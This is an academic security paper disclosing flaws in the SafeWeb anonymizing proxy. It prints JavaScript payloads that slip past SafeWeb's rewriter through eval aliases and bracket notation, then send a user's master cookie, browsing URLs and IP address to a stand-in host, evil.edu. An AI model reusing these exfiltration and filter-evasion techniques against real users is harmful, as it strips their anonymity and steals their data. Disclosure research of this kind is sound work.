USENIX Association

Proceedings of the 11th USENIX Security Symposium

San Francisco, California, USA
August 5-9, 2002

For more information about the USENIX Association:
Phone: 1 510 528 8649 FAX: 1 510 548 5738 Email: office@usenix.org WWW: http://www.usenix.org

Deanonymizing Users of the SafeWeb Anonymizing Service[*]

David Martin
Computer Science Department
Boston University
dm@cs.bu.edu

Andrew Schulman
Software Litigation Consultant
Santa Rosa, CA
undoc@sonic.net

Abstract

The SafeWeb anonymizing system has been lauded by the press and loved by its users; self-described as "the most widely used online privacy service in the world," it served over 3,000,000 page views per day at its peak. SafeWeb was designed to defeat content blocking by firewalls and to defeat Web server attempts to identify users, all without degrading Web site behavior or requiring users to install specialized software. In this paper we describe how these fundamentally incompatible requirements were realized in SafeWeb's architecture, resulting in spectacular failure modes under simple JavaScript attacks. These exploits allow adversaries to turn SafeWeb into a weapon against its users, inflicting more damage on them than would have been possible if they had never relied on SafeWeb technology. By bringing these problems to light, we hope to remind readers of the chasm that continues to separate popular and technical notions of security.

1. Introduction


In *Murphy's Law and Computer Security* [59], Venema described how early users of the "booby trap" feature of the TCP wrapper defense system might have been more vulnerable than those who didn't use TCP wrappers at all. This paper gives a contemporary example of this effect in the computer privacy realm: we show how the SafeWeb anonymizing service can be turned into a weapon against its users by malicious third parties, and how this weapon can inflict more damage on some of them than would have been possible if they had never encountered SafeWeb. Unfortunately, the problems we describe do not seem to admit an easy fix consistent with SafeWeb's design requirements.

The SafeWeb anonymizing service was designed to let users disguise their visits to Web sites so that nearby firewalls would not notice the visits, and so the Web sites could not identify who was visiting them. Our findings allow malicious firewalls or Web sites to quietly undermine SafeWeb's anonymity properties by tricking a SafeWeb user's browser into identifying itself. In response, the user's browser reveals not only its IP address, but may also reveal *all of the persistent cookies previously established through the SafeWeb service.* The adversary can also modify the SafeWeb code running on its victim's browser so that it receives copies of *all of the pages subsequently visited by the SafeWeb user* during that browser session.

Ordinary Web browsers are susceptible to such extreme privacy violations only in the presence of serious browser bugs. Vendors usually treat such bugs as urgent problems and try to fix them very quickly. But the SafeWeb problems are no mere bugs: they are symptoms of incompatible design decisions. The exploits described here are not complicated; the authors spent only 3-4 days developing the attacks. Programmers experienced in networking and Web technologies should be able to produce them at a similar pace.

The SafeWeb company has been aware of these vulnerabilities since May 2001, and possibly earlier, but did not acknowledge them publicly until February 2002. The SafeWeb FAQ [43] went so far as to say that claims about privacy threats from JavaScript – which are central to our attacks – were simply false and that JavaScript by design prevents any privacy abuses (see Figure 1). Meanwhile, the mainstream press enthusiastically embraced the SafeWeb service [5,25,34,55]. Thus, most SafeWeb users have had no reason to suspect that the service might put them at any unusual risk.

[*] This work was funded by the Privacy Foundation and Boston University.



How does SafeWeb tackle JavaScript?

There have been numerous claims, mainly by privacy companies, that JavaScript by itself is very dangerous to your privacy, and that pages containing JavaScript should not be allowed through their privacy servers. These claims are false.

JavaScript is no more "dangerous" than HTML. By design, JavaScript was limited in its feature set to prevent any abuse of your computer or privacy. Therefore, it is harder to make JavaScript code secure than it is to secure HTML, but it is certainly not impossible.

SafeWeb analyzes all JavaScript code that passes through our servers and sanitizes it so that you can maintain your normal browsing habits while still remaining safe from prying eyes. The same is true for VBScript.

Figure 1: Excerpt from SafeWeb FAQ, October 2001

To mount these attacks, an adversary must lure a SafeWeb user to a Web page under the adversary's control. The Web page does not have to be located at the adversary's Web site: using cross-site scripting vulnerabilities [6,33,49,52], the adversary only needs to lure the victim to a particular URL on one of many vulnerable Web sites. The attacker also needs to control a Web or equivalent server somewhere in order to receive the sensitive data.

We proceed with some background in Section 2. In Sections 3 and 4 we describe the SafeWeb design. In Section 5 we describe our attacks and related threats, and we discuss possible remedies in Section 6. We give pointers to related work in Section 7 and discuss the impact of our attacks in Section 8. In Section 9 we summarize some responses to our attacks. We conclude in Section 10.

2. Background

The promise of anonymizing services is, for better or worse, to keep user IP addresses out of routinely collected log files. This might help opponents of oppressive regimes, it might help someone for whom the phrase "right to privacy" equates to surfing porn at work, or it might help planners of terrorist attacks. (Although in practice, a plain old Hotmail account seems to be the tool of choice for al-Qaida [31].)

The SafeWeb anonymizing service was the first offering of SafeWeb Inc., a privately held company founded in April 2000 and based in Emeryville, CA. Partners and investors in the SafeWeb effort include the Voice of America (the U.S.'s foreign propaganda service) [41], and In-Q-Tel, a C.I.A.-funded venture capital firm [40].

The company launched its anonymizing service in October 2000. By March 2001, they considered it the "the most widely used online privacy service in the world" [44]. SafeWeb licensed its anonymizing technology to PrivaSec LLC as part of that firm's planned subscription privacy service in August 2001 [45]. By October, SafeWeb was serving over 3,000,000 page views per day. The following month, SafeWeb suspended free public access to the service, citing financial constraints [28]. Then in a December 2001 press release, they wrote that they were considering reestablishing the service, possibly on a subscription model [42].

Although SafeWeb's particular advertising-supported privacy service was gone at the time this paper was completed, its technology lives on, and we continue to refer to it primarily as SafeWeb. Our attacks can currently be witnessed through a technology preview program at PrivaSec's Web site [36].

3. SafeWeb design requirements

The SafeWeb service was designed to offer two main benefits to its users: censorship avoidance and anonymization.

Censorship avoidance requirement. SafeWeb's censorship avoidance is meant to help people avoid content blocking systems that normally restrict their activities. The two main types of blockers are national censors and corporate security managers, both of whom control firewalls that enforce their policies. Censorship avoidance in this context means encrypting the content so that it will pass through the content blocking system intact. (An obvious censor response is to block access to the SafeWeb service. SafeWeb countered with its "Triangle Boy" system to hide *its own* IP address from the censors [39], but this is unlikely to be the last word in this arms race; see Section 7 for pointers to other approaches.) Users concerned with censorship avoidance consider their adversary to be located close to their own computer and may not perceive any threat from the Web sites they want to visit.

Anonymity requirement. SafeWeb's anonymization benefits users who wish to conceal their identities from the Web sites they visit. This notion of "identity" is not precisely defined, but it certainly includes the user's IP addresses and cookies at unrelated Web sites. Anonymity can also be considered a sort of second order censorship avoidance, for when censorship initially fails to keep illicit works off of the market, it can still effectively reduce access by intimidating authors and readers. For example, the Directorate for Mail Censorship in Romania under Ceausescu collected handwriting and typewriter samples from its population for this purpose [35].

In support of these primary goals, SafeWeb also observed these auxiliary requirements, which have the effect of making the SafeWeb service accessible to a very large user base:

Faithfulness requirement. The service should reproduce the sites visited by the user as faithfully as possible. Specifically, it should sanitize and support most content types, even cookies and JavaScript.

Usability requirement. A service that is not fast will not get used, nor will one (such as PGP 5.0 [63]) that is too complex for the target market. So the service must have quick response time and overall ease of use.

No-mods requirement. Many of the intended users of the system are not free to install software or even reconfigure their Web browsers; furthermore, they may not have the technical skills required to do so even if it were permitted. Visitors to public facilities (e.g., cyber cafés and libraries) should be able to use the service, as should corporate employees who are not allowed to customize their computers.

4. SafeWeb architecture

Figure 2 contains a schematic diagram of SafeWeb's technology. Their service is implemented through a URL-based content rewriting engine. In order to "safely" visit the page `http://www.bu.edu`, a user requests a URL such as `https://www.safeweb.com/o/_o(410):_win(1):_i:http://www.bu.edu`. A simple form at the SafeWeb site automatically performs this transformation for the user. This is consistent with the no-mods requirement.

Given this transformed URL, the user's Web browser builds an SSL connection to safeweb.com. Since SSL encryption hides the URL request from intervening censors, this implements the censorship avoidance requirement. Behind the scenes, SafeWeb obtains the page `http://www.bu.edu`, sanitizes it, and returns it to the user. This step comprises the anonymity requirement, since the Web site merely sees a request for data from the SafeWeb site and not the user's own computer. SafeWeb manipulates the user's browser display to make the resulting page appear to come from `http://www.bu.edu` (thus contributing to faithfulness). But internally, the user's Web browser considers it an SSL page delivered from safeweb.com.

Sanitization is the crucial operation in realizing faithfulness without violating anonymity. The page requested by the user is likely to contain URL references to other Web content such as embedded images, hyperlinks, cascading style sheets, frames, etc. Since the user's Web browser does not use the HTTP proxy mechanism as part of the SafeWeb scheme, it will happily connect to any URL mentioned in any content it receives. Therefore, *every one* of these references must be rewritten to go through the safeweb.com sanitizer. Otherwise, when the reference is triggered, the user's Web browser would *directly* contact the server named in the URL, in the process revealing the Web browser's IP address and breaking the anonymity requirement.

SafeWeb handles cookies by multiplexing them into a single "master cookie" associated with safeweb.com. When a user requests a Web page through SafeWeb, the user's browser sees a connection to some HTTPS page within safeweb.com; in accordance with normal cookie semantics, the user's browser also transmits the safeweb.com cookie to safeweb.com. The server extracts and forwards only the relevant part of the cookie when it contacts the origin server for the page content. Similar multiplexing happens with Set-Cookie headers sent back to the user's browser.

In order to faithfully render Web pages containing JavaScript, SafeWeb also sanitizes JavaScript programs before delivering them to the user’s browser. This JavaScript rewriting engine takes untrusted JavaScript programs from Web sites as input and produces trusted JavaScript programs as output, preserving as much functionality in the original program as possible. The output programs are trusted in the sense that SafeWeb considers them safe to run natively in the user’s Web browser. For example, consider this simple JavaScript program that merely redirects the current page to www.bu.edu:

```
window.location=”http://www.bu.edu”;
```

If this untrusted code were given to the user’s Web browser, then it would directly contact the www.bu.edu Web server, sending the user’s IP address, and thereby violating anonymity. Given this input, the JavaScript rewriting engine produces something like this:

```
window.location = window.top.fugunet_
   loc_href_fixer("https://www.safewe
   b.com/_u(http://[omitted]", "http:
   //www.bu.edu", false);
```

The fugunet_loc_href_fixer function (not shown) produces a URL that, when fetched, instructs SafeWeb to obtain and sanitize `http://www.bu.edu`, just as in the first paragraph of this section. Again, when such a URL is fetched, the server at www.bu.edu will only see an access from www.safeweb.com, and the log files at www.bu.edu will only contain SafeWeb’s IP address, rather than the user’s. Of course, the logs at www.safeweb.com will contain evidence of the user’s indirect accesses to www.bu.edu, so these logs could be an attractive target for hackers, governments, and litigants [9,19]. But basically, the input JavaScript program has been rendered functional and safe.

The window’s current URL location is not the only JavaScript element that must be sanitized. SafeWeb rewrites references to the “parent” and “top” attributes of Window objects, the “src” attribute of objects derived from HTMLElement, document.cookie, and many other sensitive elements. All of this rewriting is meant to prevent IP addresses from spilling to the wrong site, but it is also required so that JavaScript programs behave as intended by their original authors even when running in SafeWeb’s frameset context described in Section 5.2.





Figure 2: SafeWeb Architecture

5. The attacks

The example JavaScript program shown above is a simple case: one string literal URL must be processed into a safe version. But client-side JavaScript is no trivial language. For example, it gives JavaScript programs full access to the JavaScript interpreter at run-time through its document.write method (very commonly used to add or alter Web page content at run time), eval function, and “Function” object: JavaScript programs can compute and execute new JavaScript code at run time.

Recognizing that run-time interpreter access is threatening, SafeWeb implemented two modes of JavaScript rewriting: “recommended” and “paranoid” modes. The difference between the two is in the handling of “eval”-like actions. In recommended mode, SafeWeb uses some weak run-time heuristics to remove certain problematic constructions but lets most code through. In paranoid mode, SafeWeb removes even more. In other words, recommended mode prefers


Advanced Security Options - Microsoft Internet Explorer
SurfSecure™
Click on option name for explanation.
Update Options
Set Permanent Options
Remove Permanent Options

Security Options
☐ Disable Java Applets
☐ Disable Plugins
☐ Hide Referrer
☐ Obscure History

Sanitization Level
● Recommended
○ Paranoid (May Lose Some Functionality)

Cookie Permissions
● Permit Cookies
○ Filter Profiling Cookies
○ Block All Cookies
☐ Erase New Cookies When Browser Closes

Miscellaneous
☐ Block Pop-Up Windows

Figure 3: Configuration settings controlled by the master cookie in PrivaSec's service based on SafeWeb's technology. The settings shown can be considered minimum privacy.

faithfulness, and paranoid mode prefers anonymity. As implied by the name, the default mode is "recommended" in both SafeWeb and PrivaSec. This setting is controlled by an all-purpose options dialog box; see Figure 3.

Given this tradeoff it should not be surprising that attacks against anonymity are possible in recommended mode. For example, a single carefully crafted JavaScript statement is enough to cause a SafeWeb user's Web browser to reveal its real IP address to the attacker. What is perhaps unexpected is how much more damage the attacker's code can do, and that equivalent attacks are possible in paranoid mode.

5.1. The master cookie

As mentioned in Section 4, SafeWeb multiplexes cookies into a master cookie associated with safeweb.com. For example, if a user visits wired.com through SafeWeb and wired.com transmits a Set-Cookie header back to the user, SafeWeb then adds the pertinent information to the cookie it shares with the SafeWeb user.

SafeWeb's master cookie also stores its own configuration settings, such as recommended or paranoid mode, whether to save persistent subcookies, whether to attempt to block Java applets, etc. These settings are shown in Figure 3. For example, selecting "block all cookies" sets a bit in the master cookie that directs the SafeWeb sanitizer to block actions that manipulate cookies (except for those referring to the safeweb.com cookie). If cookies are fully disabled in the user's browser, then settings embedded in the master cookie cannot be communicated to the SafeWeb sanitizer; as a result, the service reverts to its default settings.

The table below shows some of the SafeWeb master cookie. The first record shows SafeWeb configuration information (encoded as an integer), and the last record represents a cookie deposited from the .bu.edu domain associating the key "foo" with the value "bar".

SafeWeb_options = 384
/.wired.com/:p_uniqid = 7gNK40dLJ4O+yV8YkD
/.lycos.com/:lubid = 010000508BD3224708043BD828B8003DA2EE00000000
/servedby.advertising.com/:57646125 = !ee910010040218560018!00000000-00008869-00007874-3bd82860-00000000-*64.124.150.141*
/.bu.edu/:foo = bar

Clearly, a user's master cookie is sensitive information. Besides containing overall security settings, each subcookie contained within it is evidence that the user has visited the corresponding site, and it may also indicate the SafeWeb user's pseudonymous identity there.

Ordinarily, two unrelated Web sites have no way to discover the cookie values that they each independently deposited on a user's browser [24,32]. But under this master cookie scheme, anyone who gets the single SafeWeb master cookie really gets *all* of the cookies previously sent to the user's browser through SafeWeb.

5.1.1. Stealing and changing the master cookie

```
self['document']['cookie']="AnonGo_op
   tions=Win1_384; path=/";
self['document']['cookie']="SafeWeb_o
   ptions=384; path=/; expires=Mon Oc
   t 31 00:00:00 EST 2012";
foo=eval;
foo('(new Image(1,1)).src="https://ev
   il.edu/"+(new Date()).getTime()+do
   cument.cookie');
```

Recall that the user's browser executes all scripts fetched via SafeWeb in the context of safeweb.com, which it believes is the site being visited. Therefore, document.cookie is the master cookie within this script. Since the SafeWeb rewriter does not want a third party JavaScript program to gain access to the entire master cookie, it rewrites overt references to document.cookie. But it is not capable of recognizing synonyms such as self['document'] ['cookie'].

Whatever the user's current SafeWeb settings are, this attack reverts them to the "minimum privacy" as shown in Figure 3; the number 384 denotes that particular combination of settings. (Beware of the confusing asymmetry in JavaScript's cookie semantics: the first two lines would appear to overwrite the master cookie, but in fact, they simply add value pairs to it.)

The SafeWeb sanitizing engine does not model program data flow very thoroughly, as the "foo" synonym we establish for "eval" in the third statement is not treated as suspicious. As a result, the fourth statement is not rewritten on its way to the user's browser and this time even the literal "document.cookie" makes it through. This statement causes the user's browser to transmit the full master cookie to the adversary at evil.edu, bypassing the SafeWeb sanitizer – and therefore revealing the user's IP address – in the process. The reference to the Date object merely ensures that the HTTP transaction evades intervening caches.

5.1.2. Using a SafeWeb helper function to read the master cookie

```
t = self;          //these two lines
t = t.top;         //change self
gcd = t.frames[0].getCookieData;
t = t.frames[1];  // restore self

c = "/";
n = "?";
while (n != "") {
 n = gcd(c);
 c += n + ";";
}
opts = "SafeWeb_options";
c += opts + gcd(opts);

alert("Master cookie is " + c);
```

This attack is interesting because it grabs the master cookie without explicitly mentioning it, by using a helper function called getCookieData provided in the top frame of the SafeWeb infrastructure (see Section 5.2). A call such as getCookieData('www.example.com') is meant to be used internally by SafeWeb to extract only the www.example.com part of the master cookie. However, it allows its searches to span record boundaries, and it has no way of knowing whether it is being called by SafeWeb or by an attacker. We exploit these facts to reconstruct the entire master cookie using a simple prefix search. The SafeWeb rewriting engine does not alter any of the code in this attack.

5.2. The SafeWeb frames


The control part of the SafeWeb interface is separated from the content part using HTML frames. Refer to Figure 4; in the top frame, we can see that the user has requested a page from www.bu.edu, and the content of that page is shown in the lower frame.

The relevant URLs are:

- Overall frameset: `https://64.152.73.207/_i:_v(1020965473820):_o(384):http://www.privasec.com/memberhome2.htm`
- Top frame: `https://64.152.73.207/spool/common_files/upperframe.php?flash=322_1`

- Bottom frame: `https://64.152.73.207/_u(http://www.bu.edu):_o(322):_win(1):http://www.bu.edu`

(The examples in this section refer to PrivaSec's deployed service; therefore, the URLs use PrivaSec's IP address 64.152.73.207 rather than safeweb.com.)


Surf Secure with PrivaSec - Microsoft Interne...
File Edit View Favorites Tools Help
Back Search Favorites
Address
SurfSecure™
Go
Config Marks NuSec NuNon Home Help Tools
BOSTON UNIVERSIT
Internet

https://64.152.73.207/_i:_v(1020965473820):_o(384

http://www.bu.edu

Figure 4: PrivaSec screen shot showing SafeWeb technology. The top frame is a control panel ("SurfSecure"), and the bottom frame is the page requested by the user.

One attack approach is to alter the top frame to somehow make it track the content viewed by the user in the lower frame. But keep in mind that the attacker only has direct control over content in the bottom frame, and JavaScript's "same origin" policy in Web browsers forbids two frames from communicating unless they are from the same domain in order to prevent one site from stealing data from another [15]. At first glance, it would seem difficult for the bottom frame to reach onto the top (or vice versa).

But in this case, both frames *do* come from the same domain. Refer to the URLs above; both come from 64.152.73.207, one of PrivaSec's addresses. This is no accident; by inspecting the sanitized code, it is clear that the SafeWeb was built with this cross-frame access by JavaScript in mind. So in addition to overruling the standard cookie domain restrictions noted above, SafeWeb also sacrificed the browser's native cross-domain frame protection.

5.2.1. One-line spyware attack

```
self['window']['top'].frames[0]['cook
    ie_munch'] = Function('i=new Image
    (1,1);i.s'+'rc="https://evil.edu/"
    +top.frames[0].document.forms["fug
    ulocation"].URL_text.value+(new Da
    te()).getTime()+document.cookie;')
    ;
```

As part of its sanitization, SafeWeb alters every Web page to include a call to its own function cookie_munch, which is defined in the context of the top frame. This attack simply changes the definition of that function, so that every time SafeWeb processes a new page (whether the user types it in manually or simply clicks on a link), this function will be called, and it will grab the current URL and send it off to the attacker. An attacker could also break the actual document (document.body .innerHTML) into pieces and use Web bugs to deliver it elsewhere [50].

This one-line attack doesn't work in Internet Explorer, because the spyware function it creates is destroyed when the frame content displaying it changes – i.e., when the user navigates to a new page. It can be generalized to work in Internet Explorer, but the resulting attack is very long, because it includes the full HTML source for SafeWeb's upper frame. We omit it here. (Our longer attack causes a brief flash in the upper frame when it first loads.)

5.3. DNS attack

```
var s = "https://www.safeweb.com.evil
    .edu/";
document.images[0].src = s;
```

When SafeWeb processes the program above, it passes the first statement through unchanged and rewrites the second statement as follows:

```
document.images[0].src = (s)?((s).ind
    exOf ('https://www.safeweb.com') =
    = 0)?(s):("https://www.safeweb.com
    /o/_o(410):_win(1):_base(https://e
    vil.edu/):" + (s)):' ';
```

SafeWeb is checking to see if the string appears to be sanitized or not. The rule is: if it begins with "https://www.safeweb.com", then it's safe, otherwise it still needs to be sanitized. Our DNS attack succeeds because the string *does* begin that way, but that doesn't mean that the URL refers to the SafeWeb site. By controlling the evil.edu domain, we can make the URL "https://www.safeweb.com.evil.edu/" refer to any computer we like.

This simple (and easily fixed) implementation error highlights the danger in relying on a simple piece of text as the magic indicator of data that has already been sanitized.

A non-DNS attack that is not so easily defeated, but that has the same effect, simply subclasses String so that its overridden indexOf method *always* returns 0.

5.4. About paranoid mode

The only difference between recommended mode and paranoid mode is in how eagerly the SafeWeb rewriting engine rewrites JavaScript code on the way to the browser. Once a piece of JavaScript code arrives at the browser, SafeWeb's paranoia level has no effect on the type of damage that attacking code can inflict.

In paranoid mode, SafeWeb removes references to the eval function and many equivalent constructs, such as document.write and javascript: URLs. SafeWeb maintained that this blocked all dangerous JavaScript [7]. But this approach amounts to making a list of known-unsafe constructs and blocking them. In fact, the paranoid mode rewriter considers the content it doesn't understand to be safe. So in order to mount an attack in paranoid mode, an attacker only needs to think of a way to gain access to the JavaScript interpreter that the SafeWeb architects didn't envision. Indeed, all of our attacks above succeed in paranoid mode. This approach to safety is in opposition to the advice of Venema in [59]:

> *"When a program has to defend itself against malicious data, there are two ways to fix the problem: the right fix and the wrong fix. The right fix is to permit only data that is known to give no problems: letters, digits, dots, and a few other symbols…*
>
> *"Unfortunately, many people choose the wrong fix: they allow everything except the values that are known to give trouble. This approach is an invitation to disaster."*

If SafeWeb had tackled the problem using this allow-safe approach rather than the disallow- unsafe approach, we believe it would have quickly become clear that the toggle between recommended and paranoid modes didn't actually correspond to a choice between faithfulness and anonymity. While selecting paranoid mode does reduce faithfulness, it fails to improve anonymity. There's no reason to use it.

To get an idea of the kind of problem SafeWeb is up against in sanitizing JavaScript, consider the following snippet:

```
self['document']['write']('<script>
   attacking code</script>');
```

Keep in mind that while this example uses string literals such as "document" and "write", an attack could instead compute those strings at run time. To prevent the attacking code from reaching the browser, SafeWeb would either need to forbid access to the self object, forbid array dereferencing, forbid function calls, or disable the document.write method at run time (e.g., document.write= function() {}). The latter seems like the most promising approach. But JavaScript is lexically scoped; changing one entry point to a method is not the same as making its previous meaning totally inaccessible to the running program. Our getCookieData attack in Section 5.1.2 illustrates this.

5.5. Other direct identification attacks

Rubin [38] and Yezhov [64] first wrote about related problems with SafeWeb. Uhley describes several attacks as well [58], including problems with event handlers, VBScript, and commandeering SafeWeb internal functions. We estimate that 15-25 distinct attacks are known to outsiders by now. Since we and other adversarial investigators tend to declare victory and move on after succeeding in a few different ways, these numbers may underestimate the vulnerabilities in SafeWeb's rewriting engine.

5.6. The tightrope balance threat

Configuring an HTTP proxy creates a sort of attraction between HTTP transactions and the proxy server, wherein all of the components work together to make sure that all transactions involve the proxy. SafeWeb has no such drawing power and might even be considered more of a tightrope than a web. A user is "within" SafeWeb only as long as all of the links presented have been rewritten to refer to SafeWeb; if a user clicks on any that arrive unsanitized, then the SafeWeb protection silently slips away.

For example, a computer with Adobe Acrobat installed will generally display PDF files directly within Internet Explorer. But SafeWeb doesn't sanitize PDF files. So when a user clicks on a URL displayed within a PDF file, Acrobat will directly contact the named host, violating anonymity. Microsoft Office documents can leak information in the same way. The result is a Web browser that *looks* like SafeWeb, with the logo and standard buttons intact, but that completely bypasses the SafeWeb system: it's reassurance without assurance.

5.7. The rewriter evasion threat

Our attacks cause malicious code to reach the browser even after it is processed by SafeWeb's JavaScript rewriting engine. But the problem of accurately identifying JavaScript content within HTML is known to be hard for a third party observer [20,26,29,49,64]. To recognize JavaScript content, the SafeWeb servers have to parse all of the pages requested by their users in exactly the same way that the user's Web browsers will later parse the content. This is difficult not only because of natural differences between browser implementations, but also because Web browsers are designed to display all manners of standards-noncompliant content. Each discrepancy between a Web browser's understanding of a page and SafeWeb's prediction of the browser's understanding of the page can lead to content evading the rewriter altogether. SafeWeb could have attempted to block all third party JavaScript content and their users would *still* have been at risk to attacks contained within such evasions, as long as JavaScript was enabled at the browser level.

5.8. The local identification threat

Our attacks ask the victim's computer to identify itself by contacting the attacker directly, but this isn't the only possible approach for obtaining the victim computer's IP address. For example, some versions of Netscape expose it to JavaScript through java.net.InetAddress.getLocalHost().getHostAddress(); SafeWeb doesn't interfere at all. This and other known methods of grabbing the IP address have been patched in later browsers [26,27,51,53]. Scriptable ActiveX objects might also reveal this information in Internet Explorer. But whatever the secret is, once the attacker's script has possession of it, the game is over. Covert channel minimization techniques are not very useful here, because they require the censor to carefully manage information representation, and such techniques would sharply collide with SafeWeb's usability and faithfulness requirements. After all, SafeWeb's job is to quickly relay Web material between arbitrary third parties. The attacker can just stuff the secret into a URL; SafeWeb will happily wrap a request to safeweb.com around it, and then relay that URL back to the attacker's Web server.

5.9. A fingerprinting attack

Using file size and timing signatures, Hintz [22] shows how an observer of an encrypted SafeWeb session can probably confirm a suspicion about the page a SafeWeb user is visiting.

6. Possible remedies

We have seen SafeWeb's requirements colliding in a way that breaks both faithfulness and anonymity. This isn't the only possible outcome, however.

6.1. Sacrifice anonymity

All of the attacks described in this paper would be irrelevant if SafeWeb had simply disavowed its claim to anonymity. The system would probably still have attracted and served users with its censorship avoidance properties. After all, anyone can tell whether *that* is working: either the content appears or it doesn't. It would be important, however, to warn users that there is a risk that they might be identified while using the system.

An alternative is to clarify to users that the SafeWeb system can only protect their identity from strictly passive eavesdroppers (who don't use the fingerprinting attack of Section 5.9), and that the cost of this protection is a sharply pronounced exposure to those adversaries willing to lie in wait.

6.2. Sacrifice faithfulness

Another option is to support censorship avoidance and anonymity by sacrificing more faithfulness, i.e., making the system usable even when JavaScript and cookies are disabled at the browser level. After an early version of this paper appeared, SafeWeb tweaked its system to do precisely this – previously, the system did not work at all if JavaScript was disabled. A weaker sacrifice would be to simply remove *all* JavaScript encountered in paranoid mode, without requiring JavaScript to be disabled in the browser. But usability would also be affected, and the tightrope balance and rewriter evasion threats of Sections 5.6 and 5.7 would remain.

6.3. Sacrifice usability

Although it may be a bit far-fetched, SafeWeb could embed a JavaScript parser of its own design within each Web page. This parser would itself be written in JavaScript or some other widely available scripting language (so as to satisfy no-mods). SafeWeb would then arrange to deliver each untrusted JavaScript program as text input to the parser. At run-time, the parser would interpret its input program but refuse to do perform any operation that is immediately unsafe (such as initiating a Web transaction to the "wrong" host, or eval()ing a string outside of the parser context). This approach doesn't deal with the tightrope balance and rewriter evasion threats of Sections 5.6 and 5.7, and is likely to be slow, heavyweight, and hard to perfect, but it would be a conceptually lovely thought experiment in a computability theory or compilers class.

6.3.1. Encrypt the master cookie

If SafeWeb arranged to encrypt the master cookie under a key known only to the SafeWeb server whenever transmitting it to a browser, then attacks against the master cookie would be much less rewarding. Some extra server roundtrips would be required to manipulate the cookie, however, and this might affect usability. Anonymizer.com uses an encrypted master cookie approach [2].

6.4. Sacrifice no-mods

Relaxing the no-mods requirement makes it much easier to satisfy the others. A component installed at the right network layer could ensure that communications are restricted to the SafeWeb server, thus preventing our attacks from spilling the computer's IP address. Simply using the standard HTTP proxy mechanism would be a very good start. The top frame JavaScript infrastructure would still be vulnerable to spyware infiltration, but without the ability to spill the IP address directly to an attacker's computer, the spyware might be unable to communicate *who* had been infiltrated. However, the local identity acquisition threat of Section 5.8 would remain.

